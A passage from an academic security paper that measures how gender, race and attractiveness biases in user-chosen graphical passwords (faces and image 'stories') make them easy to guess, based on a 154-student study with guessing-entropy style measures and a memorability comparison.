To the best of our knowledge, there has been no prior study structured to quantify the influence of the various factors that we evaluate here, including those above, on user *choice* of graphical passwords, particularly with respect to security. However, prior reports on graphical passwords have suggested the possibility of bias, or anecdotally noted apparent bias, in the selection or recognition of passwords. For example, a document [24] published by the corporation that markets Passfaces^{TM} makes reference to the race-effect, though stops short of indicating any effect it might have on password choice. In a study of twenty users of a graphical password system much like the Story scheme, except in which the password is a set of images as opposed to a sequence, several users reported that they did *not* select photographs of people because they did not feel they could relate personally to the image [4]. The same study also observed two instances in which users selected photographs of people of the same race as themselves, leading to a conjecture that this could play a role in password selection.

The Face scheme we consider here, and minor variants, have been the topic of several user studies focused on evaluating memorability (e.g., [34, 27, 28, 3]). These studies generally support the hypothesis that the Face scheme and variants thereof offer better memorability than text passwords. For instance, in [3], the authors report results of a three month trial investigation with 34 students that shows that fewer login errors were made when using Passfaces^{TM} (compared to textual passwords), even given significant periods of inactivity between logins.

Other studies, e.g., [34, 4], have explored memorability of other types of graphical passwords. We emphasize, however, that memorability is a secondary consideration for our purposes. Our primary goal is to quantify the effect of user choice on the *security* of passwords chosen.

3 Graphical Password Schemes

As mentioned earlier, our evaluation is based on two graphical schemes. In the Face scheme, the password is a collection of k faces, each selected from a distinct set of $n > 1$ faces. Each of the n faces are chosen uniformly at random from a set of faces classified as belonging to either a "typical" Asian, black or white male or female, or an Asian, black or white male or female model. This categorization is further discussed in Section 3.1. For our evaluation we choose $k = 4$ and $n = 9$. So, while choosing her password, the user is shown four successive 3×3 grids containing randomly chosen images (see Figure 1, for example), and for each, she selects one image from that grid as an element of her password. Images are unique and do not appear more than once for a given user. During the authentication phase, the same sets of images are shown to the user, but with the images randomly permuted.




Figure 1: In the Face scheme, a user's password is a sequence of k faces, each chosen from a distinct set of $n > 1$ faces like the one above. Here, $n = 9$, and images are placed randomly in a 3×3 grid.

In the Story scheme, a password is a sequence of k unique images selected by the user to make a "story", from a single set of $n > k$ images, each derived from a distinct category of image types. The images are drawn from categories that depict everyday objects, food, automobiles, animals, children, sports, scenic locations, and male and female models. A sample set of images for the story scheme is shown in Figure 2.

3.1 Images

As indicated above, the images in each scheme were classified into non-overlapping categories. In Face, there were twelve categories: typical Asian males,

Figure 2: In the Story scheme, a user's password is sequence of k unique images selected from one set of n images, shown above, to depict a "story". Here, $n = 9$, and images are placed randomly in a 3×3 grid.

typical Asian females, typical black males, typical black females, typical white males, typical white females, Asian male models, Asian female models, black male models, black female models, white male models and white female models. In the Story scheme, there were nine categories: animals, cars, women, food, children, men, objects, nature, and sports.

The images used for each category were carefully selected from a number of sources. "Typical male" and "typical female" subjects include faces selected from (*i*) the Asian face database [26] which contains color frontal face images of 103 people and (*ii*) the AR Face database [17] which contains well over 4000 color images corresponding to 126 people. For the AR database we used images in angle 2 only, i.e, frontal images in the *smile* position. These databases were collected under controlled conditions and are made public primarily for use in evaluating face recognition technologies. For the most part, the subjects in these databases are students, and we believe provide a good representative population for our study. Additional images for typical male subjects were derived from a random sampling of images from the Sports Illustrated$^{\text{TM}}$NBA gallery.

Images of "female models" were gathered from a myriad of pageant sites including Miss USA$^{\text{TM}}$, Miss Universe$^{\text{TM}}$, Miss NY Chinese, and fashion modeling sites. Images of "male models" were gathered from various online modeling sources including `FordModels.com` and `StormModels.com`.

For the Story scheme, the "men" and "women" categories were the same as the male and female models in our Face experiment. All other images were chosen from `PicturesOf.NET` and span the previously mentioned categories.

To lessen the effect that an image's intensity, hue, and background color may have on influencing a user choice, we used the `ImageMagick` library (see `www.imagemagick.org`) to set image backgrounds to a light pastel color at reduced intensity. Additionally, images with bright or distracting backgrounds, or of low quality, were deleted. All remaining images were resized to have similar aspect ratios. Of course, it is always possible that differences in such secondary factors influenced the results of our experiment, though we went to significant effort to avoid this and have found little to support a hypothesis of such influence.

3.2 Experiment

For our empirical evaluation we analyze observations collected during the fall semester (roughly the four month period of late-August through early-December) of 2003, of graphical password usage by three separate computer engineering and computer science classes at two different universities, yielding a total of 154 subjects. Each student was randomly assigned to one of the two graphical schemes. Each student then used the graphical password scheme for access to published content including his or her grades, homework, homework solutions, course reading materials, etc., via standard Java enabled browsers. Our system was designed so that instructors would not post documents on the login server, but rather that this server was merely used to encrypt and decrypt documents for posting or retrieval elsewhere. As such, from a student's perspective, the login server provided the means to decrypt documents retrieved from their usual course web pages.

Since there was no requirement for users to change their passwords, most users kept one password for the entire semester. However, a total of 174 pass-

Population		Scheme	
Gender	Race	Face	Story
any	*any*	79	95
Male	*any*	55	77
Female	*any*	20	13
Male	Asian	24	27
Female	Asian	12	8
Male	Black	3	-
Female	Black	-	-
Male	Hispanic	-	2
Female	Hispanic	-	-
Male	White	27	48
Female	White	8	4

Table 1: Population breakdown (in passwords).

words were chosen during the semester, implying that a few users changed their password at least once. During the evaluation period there were a total of 2648 login attempts, of which 2271 (85.76%) were successful. Toward the end of the semester, students were asked to complete an exit survey in which they described why they picked the faces they did (for Face) or their chosen stories (for Story) and provide some demographic information about themselves. This information was used to validate some of our findings which we discuss shortly. Table 1 summarizes the demographic information for our users. A gender or race of *any* includes those for which the user did not specify their gender or race. Such users account for differences between the sum of numbers of passwords for individual populations and populations permitting a race or gender of *any*.

The students participating in this study did so voluntarily and with the knowledge they were participating in a study, as required by the Institutional Review Boards of the participating universities. However, they were not instructed as to the particular factors being studied and, in particular, that the passwords they selected were of primary interest. Nor were they informed of the questions they would be asked at the end of the study. As such, we do not believe that knowledge of our study influenced their password choices. In addition, since personal information such as their individual grades were protected using their passwords, we have reason to believe that they did not choose them intentionally to be easily guessable.

4 Security evaluation

Recall that in both the Face and Story schemes, images are grouped into non-overlapping categories. In our derivations below, we make the simplifying assumption that images in a category are equivalent, that is, the specific images in a category that are available do not significantly influence a user's choice in picking a specific category.

First we introduce some notation. An ℓ-element tuple x is denoted $x^{(\ell)}$. If $\mathcal{S}$ is either the Face or Story scheme, then the expression $x^{(\ell)} \leftarrow \mathcal{S}$ denotes the selection of an ℓ-tuple $x^{(\ell)}$ (a password or password prefix, consisting of ℓ image categories) according to $\mathcal{S}$, involving both user choices and random algorithm choices.

4.1 Password distribution

In this section we describe how we approximately compute $\Pr\left[p^{(k)} \leftarrow \mathcal{S}\right]$ for any $p^{(k)}$, i.e., the probability that the scheme yields the password $p^{(k)}$. This probability is taken with respect to both random choices by the password selection algorithm and user choices.

We compute this probability inductively as follows. Suppose $p^{(\ell+1)} = q^{(\ell)}r^{(1)}$. Then

$$\begin{aligned}\Pr\left[p^{(\ell+1)} \leftarrow \mathcal{S}\right] \\ = \Pr\left[q^{(\ell)} \leftarrow \mathcal{S}\right] \cdot \\ \Pr\left[q^{(\ell)}r^{(1)} \leftarrow \mathcal{S} \mid q^{(\ell)} \leftarrow \mathcal{S}\right]\end{aligned} \tag{1}$$

if $p^{(\ell+1)}$ is valid for $\mathcal{S}$ and zero otherwise, where $\Pr\left[q^{(0)} \leftarrow \mathcal{S}\right] \stackrel{\text{def}}{=} 1$. Here, $p^{(\ell+1)}$ is *valid* iff $\ell < k$ and, for the Story scheme, $p^{(\ell+1)}$ does not contain any category more than once. The second factor $\Pr\left[q^{(\ell)}r^{(1)} \leftarrow \mathcal{S} \mid q^{(\ell)} \leftarrow \mathcal{S}\right]$ should be understood to mean the probability that the user selects $r^{(1)}$ after having already selected $q^{(\ell)}$ according to scheme $\mathcal{S}$. If the dataset contains sufficiently many observations, then this can be approximated by

$$\Pr\left[q^{(\ell)}r^{(1)} \leftarrow \mathcal{S} \mid q^{(\ell)} \leftarrow \mathcal{S}\right] \approx \frac{\#\left[q^{(\ell)}r^{(1)} \leftarrow \mathcal{S}\right]}{\#\left[q^{(\ell)} \leftarrow \mathcal{S}\right]}, \tag{2}$$

i.e., using the maximum likelihood estimation, where $\#\left[x^{(\ell)} \leftarrow \mathcal{S}\right]$ denotes the number of occurrences of $x^{(\ell)} \leftarrow \mathcal{S}$ in our dataset, and where

$\#\left[x^{(0)} \leftarrow \mathcal{S}\right]$ is defined to be the number of passwords for scheme $\mathcal{S}$ in our dataset.

A necessary condition for the denominator of (2) to be nonzero for every possible $q^{(k-1)}$ is that the dataset contain N^{k-1} samples for scheme $\mathcal{S}$ where $N \geq n$ denotes the number of image categories for $\mathcal{S}$. ($N = 12$ in Face, and $N = 9$ in Story.) N^{k-1} is over 1700 in the Face scheme, for example. And, of course, to use (2) directly to perform a meaningful approximation, significantly more samples would be required. Thus, we introduce a simplifying, Markov assumption: a user's next decision is influenced only by her immediately prior decision(s) (e.g., see [16]). In other words, rather than condition on all of the previous choices made in a password ($q^{(\ell)}$), only the last few choices are taken into account. Let $\ldots x^{(\ell)} \leftarrow \mathcal{S}$ denote the selection of an ℓ'-tuple, $\ell' \geq \ell$, for which the most recent ℓ selections are $x^{(\ell)}$.

Assumption 4.1 *There exists a constant $\hat{\ell} \geq 0$ such that if $\ell \geq \hat{\ell}$ then*

$$\begin{aligned} &\Pr\left[q^{(\ell)}r^{(1)} \leftarrow \mathcal{S} \mid q^{(\ell)} \leftarrow \mathcal{S}\right] \\ &\quad\approx \Pr\left[\ldots s^{(\hat{\ell})}r^{(1)} \leftarrow \mathcal{S} \mid \ldots s^{(\hat{\ell})} \leftarrow \mathcal{S}\right] \end{aligned} \quad (3)$$

where $s^{(\hat{\ell})}$ is the $\hat{\ell}$-length suffix of $q^{(\ell)}$. We denote probabilities under this assumption by $\Pr_{\hat{\ell}}[\cdot]$.

In other words, we assume that if $\ell \geq \hat{\ell}$, then the user's next selection $r^{(1)}$ is influenced only by her last $\hat{\ell}$ choices. This appears to be a reasonable assumption, which is anecdotally supported by certain survey answers, such as the following from a user of the Face scheme.

> "To start, I chose a face that stood out from the group, and then I picked the closest face that seemed to match."

While this user's intention may have been to choose a selection similar to the first image she selected, we conjecture that the most recent image she selected, being most freshly on her mind, influenced her next choice at least as much as the first one did. Assumption 4.1 also seems reasonable for the Story scheme on the whole, since users who selected passwords by choosing a story were presumably trying to continue a story based on what they previously selected.

Assumption 4.1 permits us to replace (2) by

$$\begin{aligned} &\Pr_{\hat{\ell}}\left[q^{(\ell)}r^{(1)} \leftarrow \mathcal{S} \mid q^{(\ell)} \leftarrow \mathcal{S}\right] \\ &\quad\approx \frac{\#\left[\ldots s^{(\hat{\ell})}r^{(1)} \leftarrow \mathcal{S}\right]}{\#\left[\ldots s^{(\hat{\ell})} \leftarrow \mathcal{S}\right]} \end{aligned} \quad (4)$$

where $s^{(\hat{\ell})}$ is the $\hat{\ell}$-length suffix of $q^{(\ell)}$ and we define $\#\left[\ldots s^{(0)} \leftarrow \mathcal{S}\right]$ to be the total number of category choices (k times the number of passwords) in our dataset for scheme $\mathcal{S}$. Here, the necessary condition for the denominator of (4) to be nonzero for each $s^{(\hat{\ell})}$ is that the dataset for $\mathcal{S}$ contain $N^{\hat{\ell}}$ samples, e.g., in the Face scheme, twelve for $\hat{\ell} = 1$, and so on.

We further augment the above approach with smoothing in order to compensate for gaps in the data (c.f., [16]). Specifically, we replace (4) with

$$\begin{aligned} &\Pr_{\hat{\ell}}\left[q^{(\ell)}r^{(1)} \leftarrow \mathcal{S} \mid q^{(\ell)} \leftarrow \mathcal{S}\right] \\ &\quad\approx \frac{\#\left[\ldots s^{(\hat{\ell})}r^{(1)} \leftarrow \mathcal{S}\right] + \lambda_{\hat{\ell}} \cdot \Psi_{\hat{\ell}-1}}{\#\left[\ldots s^{(\hat{\ell})} \leftarrow \mathcal{S}\right] + \lambda_{\hat{\ell}}} \end{aligned} \quad (5)$$

where $s^{(\hat{\ell})}$ is the $\hat{\ell}$-length suffix of $q^{(\ell)}$; $\lambda_{\hat{\ell}} > 0$ is a real-valued parameter; and where if $\hat{\ell} > 0$ then

$$\Psi_{\hat{\ell}-1} = \Pr_{\hat{\ell}-1}\left[q^{(\ell)}r^{(1)} \leftarrow \mathcal{S} \mid q^{(\ell)} \leftarrow \mathcal{S}\right]$$

and $\Psi_{\hat{\ell}-1} = 1/N$ otherwise. Note that as $\lambda_{\hat{\ell}}$ is reduced toward 0, (5) converges toward (4). And, as $\lambda_{\hat{\ell}}$ is increased, (5) converges toward $\Psi_{\hat{\ell}-1}$, i.e., a probability under Assumption 4.1 for $\hat{\ell} - 1$, a stronger assumption. So, with sufficient data, we can use a small $\lambda_{\hat{\ell}}$ and thus a weaker assumption. Otherwise, using a small $\lambda_{\hat{\ell}}$ risks relying too heavily on a small number of occurrences of $\ldots s^{(\hat{\ell})} \leftarrow \mathcal{S}$, and so we use a large $\lambda_{\hat{\ell}}$ and thus the stronger assumption.

4.2 Measures

We are primarily concerned with measuring the ability of an attacker to guess the password of a user. Given accurate values for $\Pr\left[p^{(k)} \leftarrow \mathcal{S}\right]$ for each $p^{(k)}$, a measure that indicates this ability is the "guessing entropy" [18] of passwords. Informally, guessing entropy measures the expected number of guesses an attacker with perfect knowledge of the

probability distribution on passwords would need in order to guess a password chosen from that distribution. If we enumerate passwords $p_1^{(k)}$, $p_2^{(k)}$, ... in non-increasing order of $\Pr\left[p_i^{(k)} \leftarrow \mathcal{S}\right]$, then the guessing entropy is simply

$$\sum_{i>0} i \cdot \Pr\left[p_i^{(k)} \leftarrow \mathcal{S}\right] \tag{6}$$

Guessing entropy is closely related to Shannon entropy, and relations between the two are known.[1] Since guessing entropy intuitively corresponds more closely to the attacker's task in which we are interested (guessing a password), we will mainly consider measures motivated by the guessing entropy.

The direct use of (6) to compute guessing entropy using the probabilities in (5) is problematic for two reasons. First, an attacker guessing passwords will be offered additional information when performing a guess, such as the set of available categories from which the next image can be chosen. For example, in Face, each image choice is taken from nine images that represent nine categories of images, chosen uniformly at random from the twelve categories. This additional information constrains the set of possible passwords, and the attacker would have this information when performing a guess in many scenarios. Second, we have found that the absolute probabilities yielded by (5) can be somewhat sensitive to the choice of $\lambda_{\hat{\ell}}$, which introduces uncertainty into calculations that utilize these probabilities numerically.




Figure 3: Measures versus λ_0 for Face

To account for the second of these issues, we use the probabilities computed with (5) only to determine an enumeration $\Pi = (p_1^{(k)}, p_2^{(k)}, \ldots)$ of passwords in non-increasing order of probability (as computed with (5)). This enumeration is far less sensitive to variations in $\lambda_{\hat{\ell}}$ than the numeric probabilities are,




Figure 4: Measures versus λ_0 for Story

and so we believe this to be a more robust use of (5). We use this sequence to conduct tests with our dataset in which we randomly select a small set of "test" passwords from our dataset (20% of the dataset), and use the remainder of the data to compute the enumeration Π.

We then guess passwords in order of Π until each test password is guessed. To account for the first issue identified above, namely the set of available categories during password selection, we first filter from Π the passwords that would have been invalid given the available categories when the test password was chosen, and obviously do not guess them. By repeating this test with non-overlapping test sets of passwords, we obtain a number of guesses per test password. We use $G_{\mathcal{S}}^{\text{avg}}$ to denote the average over all test passwords, and $G_{\mathcal{S}}^{\text{med}}$ to denote the median over all test passwords. Finally, we use $G_{\mathcal{S}}^{x}$ for $0 < x \leq 100$ to denote the number of guesses sufficient to guess x percent of the test passwords. For example, if 25% of the test passwords could be guessed in 6 or fewer guesses, then $G_{\mathcal{S}}^{25} = 6$.

We emphasize that by computing our measures in this fashion, they are intrinsically conservative given our dataset. That is, an attacker who was given 80% of our dataset and challenged to guess the remaining 20% would do at least as well as our measures suggest.

4.3 Empirical results

To affirm our methodology of using $G_{\mathcal{S}}^{\text{avg}}$, $G_{\mathcal{S}}^{\text{med}}$, and $G_{\mathcal{S}}^{x}$ as mostly stable measures of password quality, we first plot these measures under various instances

of Assumption 4.1, i.e., for various values of $\hat{\ell}$ and, for each, a range of values for $\lambda_{\hat{\ell}}$. For example, in the case of $\hat{\ell} = 0$, Figures 3 and 4 show measures $G_{\mathcal{S}}^{\text{avg}}$, $G_{\mathcal{S}}^{\text{med}}$, $G_{\mathcal{S}}^{25}$ and $G_{\mathcal{S}}^{10}$, as well as the guessing entropy as computed in (6), for various values of λ_0. Figure 3 is for the Face scheme, and Figures 4 is for the Story scheme.

The key point to notice is that each of $G_{\mathcal{S}}^{\text{avg}}$, $G_{\mathcal{S}}^{\text{med}}$, $G_{\mathcal{S}}^{25}$ and $G_{\mathcal{S}}^{10}$ is very stable as a function of λ_0, whereas guessing entropy varies more (particularly for Face). We highlight this fact to reiterate our reasons for adopting $G_{\mathcal{S}}^{\text{avg}}$, $G_{\mathcal{S}}^{\text{med}}$, and $G_{\mathcal{S}}^{x}$ as our measures of security, and to set aside concerns over whether particular choices of λ_0 have heavily influenced our results. Indeed, even for $\hat{\ell} = 1$ (with some degree of back-off to $\hat{\ell} = 0$ as prescribed by (5)), values of λ_0 and λ_1 do not greatly impact our measures. For example, Figures 5 and 6 show $G_{\mathcal{S}}^{\text{avg}}$ and $G_{\mathcal{S}}^{25}$ for Face. While these surfaces may suggest more variation, we draw the reader's attention to the small range on the vertical axis in Figure 5; in fact, the variation is between only 1361 and 1574. This is in contrast to guessing entropy as computed with (6), which varies between 252 and 3191 when λ_0 and λ_1 are varied (not shown). Similarly, while $G_{\mathcal{S}}^{25}$ varies between 24 and 72 (Figure 6), the analogous computation using (5) more directly—i.e., computing the smallest j such that $\sum_{i=1}^{j} \Pr\left[p_i^{(k)} \leftarrow \mathcal{S}\right] \geq .25$—varies between 27 and 1531. In the remainder of the paper, the numbers we report for $G_{\mathcal{S}}^{\text{avg}}$, $G_{\mathcal{S}}^{\text{med}}$, and $G_{\mathcal{S}}^{x}$ reflect values of λ_0 and λ_1 that simultaneously minimize these values to the extent possible.




Figure 5: $G_{\mathcal{S}}^{\text{avg}}$ versus λ_0, λ_1 for Face

Tables 2 and 3 present results for the Story scheme and the Face scheme, respectively. Populations with less than ten passwords are excluded from these tables. These numbers were computed under Assumption 4.1 for $\hat{\ell} = 0$ in the case of Story and for $\hat{\ell} = 1$ in the case of Face. λ_0 and λ_1 were tuned as indicated in the table captions. These choices were dictated by our goal of minimizing the various measures we consider ($G_{\mathcal{S}}^{\text{avg}}$, $G_{\mathcal{S}}^{\text{med}}$, $G_{\mathcal{S}}^{25}$ and $G_{\mathcal{S}}^{10}$), though as already demonstrated, these values are generally not particularly sensitive to choices of λ_0 and λ_1.




Figure 6: $G_{\mathcal{S}}^{25}$ versus λ_0, λ_1 for Face

Population	$G_{\mathcal{S}}^{\text{avg}}$	$G_{\mathcal{S}}^{\text{med}}$	$G_{\mathcal{S}}^{25}$	$G_{\mathcal{S}}^{10}$
Overall	790	428	112	35
Male	826	404	87	53
Female	989	723	125	98
White Male	844	394	146	76
Asian Male	877	589	155	20

Table 2: Results for Story, $\lambda_0 = 2^{-2}$

The numbers in these tables should be considered in light of the number of available passwords. Story

Population	$G_{\mathcal{S}}^{\text{avg}}$	$G_{\mathcal{S}}^{\text{med}}$	$G_{\mathcal{S}}^{25}$	$G_{\mathcal{S}}^{10}$
Overall	1374	469	13	2
Male	1234	218	8	2
Female	2051	1454	255	12
Asian Male	1084	257	21	5.5
Asian Female	973	445	19	5.2
White Male	1260	81	8	1.6

Table 3: Results for Face, $\lambda_0 = 2^{-2}, \lambda_1 = 2^2$

has $9 \times 8 \times 7 \times 6 = 3024$ possible passwords, yielding a maximum possible guessing entropy of 1513. Face, on the other hand, has $9^4 = 6561$ possible passwords (for fixed sets of available images), for a maximum guessing entropy of 3281.

Our results show that for Face, if the user is known to be a male, then the worst 10% of passwords can be easily guessed on the first or second attempt. This observation is sufficiently surprising as to warrant restatement: An online dictionary attack of passwords will succeed in merely **two guesses** for 10% of male users. Similarly, if the user is Asian and his/her gender is known, then the worst 10% of passwords can be guessed within the first six tries.

It is interesting to note that $G_{\mathcal{S}}^{\text{avg}}$ is always higher than $G_{\mathcal{S}}^{\text{med}}$. This implies that for both schemes, there are several good passwords chosen that significantly increase the average number of guesses an attacker would need to perform, but do not affect the median. The most dramatic example of this is for white males using the Face scheme, where $G_{\mathcal{S}}^{\text{avg}} = 1260$ whereas $G_{\mathcal{S}}^{\text{med}} = 81$.

These results raise the question of what different populations tend to choose as their passwords. Insight into this for the Face scheme is shown in Tables 4 and 5, which characterize selections by gender and race, respectively. As can be seen in Table 4, both males and females chose females in Face significantly more often than males (over 68% for females and over 75% for males), and when males chose females, they almost always chose models (roughly 80% of the time). These observations are also widely supported by users' remarks in the exit survey, e.g.:

> "I chose the images of the ladies which appealed the most."

> "I simply picked the best lookin girl on each page."

> "In order to remember all the pictures for my login (after forgetting my 'password' 4 times in a row) I needed to pick pictures I could EASILY remember - kind of the same pitfalls when picking a lettered password. So I chose all pictures of beautiful women. The other option I would have chosen was handsome men, but the women are much more pleasing to look at :)"

> "Best looking person among the choices."

Moreover, there was also significant correlation among members of the same race. As shown in Table 5, Asian females and white females chose from within their race roughly 50% of the time; white males chose whites over 60% of the time, and black males chose blacks roughly 90% of the time (though the reader should be warned that there were only three black males in the study, thus this number requires greater validation). Again, a number of exit surveys confirmed this correlation, e.g.:

> "I picked her because she was female and Asian and being female and Asian, I thought I could remember that."

> "I started by deciding to choose faces of people in my own race ... specifically, people that looked at least a little like me. The hope was that knowing this general piece of information about all of the images in my password would make the individual faces easier to remember."

> "... Plus he is African-American like me."

Pop.	Female Model	Male Model	Typical Female	Typical Male
Female	40.0%	20.0%	28.8%	11.3%
Male	63.2%	10.0%	12.7%	14.0%

Table 4: Gender and attractiveness selection in Face.

Insight into what categories of images different genders and races chose in the Story scheme are shown in Tables 6 and 7. The most significant deviations between males and females (Table 6) is that females chose animals twice as often as males did, and males chose women twice as often as females did. Less pronounced differences are that males tended to select nature and sports images somewhat more than females did, while females tended to select food images more often. However, since these differences

Pop.	Asian	Black	White
Asian Female	52.1%	16.7%	31.3%
Asian Male	34.4%	21.9%	43.8%
Black Male	8.3%	91.7%	0.0%
White Female	18.8%	31.3%	50.0%
White Male	17.6%	20.4%	62.0%

Table 5: Race selection in Face.

were all within four percentage points, it is not clear how significant they are. Little emerges as definitive trends by race in the Story scheme (Table 7), particularly considering that the Hispanic data reflects only two users and so should be discounted.

5 Memorability evaluation

In this section we briefly evaluate the memorability of the schemes we considered. As described in Section 2, there have been many usability studies performed for various graphical password schemes, including for variants of the Face scheme. As such, our goal in this section is not to exhaustively evaluate memorability for Face, but rather to simply benchmark the memorability of the Story scheme against that of Face to provide a qualitative and relative comparison between the two.

Figure 7 shows the percentage of successful logins versus the amount of time since the password was initially established, and Figure 8 shows the percentage of successful logins versus the time since that user's last login attempt. Each figure includes one plot for Face and one plot for Story. A trend that emerges is that while memorability of both schemes is strong, Story passwords appear to be somewhat harder to remember than Face. We do not find this to be surprising, since previous studies have shown Face to have a high degree of memorability.




Figure 7: Memorability versus time since password change. Each data point represents the average of 100 login attempts.

One potential reason for users' relative difficulty in remembering their Story passwords is that apparently few of them actually chose stories, despite our suggestion to do so. Nearly 50% of Story users reported choosing no story whatsoever in their exit surveys. Rather, these users employed a variety of alternative strategies, such as picking four pleasing pictures and then trying to memorize the order in which they picked them. Not surprisingly, this contributed very significantly to incorrect password entries due to misordering their selections. For example, of the 236 incorrect password entries in Story, over 75% of them consisted of the correct images selected in an incorrect order. This is also supported anecdotally by several of the exit surveys:




Figure 8: Memorability versus time since last login attempt. Each data point represents the average of 90 login attempts.

> "I had no problem remembering the four pictures, but I could not remember the original order."

> "No story, though having one may have helped to remember the order of the pictures better."

> "... but the third try I found a sequence that I could remember. fish-woman-girl-corn, I would screw up the fish and corn order 50% of the time, but I knew they were the pictures."

As such, it seems advisable in constructing graphical password schemes to avoid having users remember an ordering of images. For example, we expect that a selection of k images, each from a distinct set of n images (as in the Face scheme, though with image categories not necessarily of only persons), will generally be more memorable than an ordered selection of k images from one set. If a scheme does

Pop.	Animals	Cars	Women	Food	Children	Men	Objects	Nature	Sports
Female	20.8%	14.6%	6.3%	14.6%	8.3%	4.2%	12.5%	14.6%	4.2%
Male	10.4%	17.9%	13.6%	11.0%	6.8%	4.6%	11.0%	17.2%	7.5%

Table 6: Category selection by gender in Story

Pop.	Animals	Cars	Women	Food	Children	Men	Nature	Objects	Sports
Asian	10.7%	18.6%	11.4%	11.4%	8.6%	4.3%	17.1%	11.4%	6.4%
Hispanic	12.5%	12.5%	25.0%	12.5%	0.0%	12.5%	12.5%	12.5%	0.0%
White	12.5%	16.8%	13.0%	11.5%	6.3%	4.3%	16.8%	11.1%	7.7%

Table 7: Category selection by race in Story

rely on users remembering an ordering, then the importance of the story should be reiterated to users, since if the sequence of images has some semantic meaning then it is more likely that the password is memorable (assuming that the sequences are not too long [21]).

6 Conclusion

The graphical password schemes we considered in this study have the property that the space of passwords can be exhaustively searched in short order if an offline search is possible. So, any use of these schemes requires that guesses be mediated and confirmed by a trusted online system. In such scenarios, we believe that our study is the first to quantify factors relevant to the security of user-chosen graphical passwords. In particular, our study advises against the use of a Passfaces^{TM}-like system that permits user choice of the password, without some means to mitigate the dramatic effects of attraction and race that our study quantifies. As already demonstrated, for certain populations of users, no imposed limit on the number of incorrect password guesses would suffice to render the system adequately secure since, e.g., 10% of the passwords of males could have been guessed by merely two guesses.

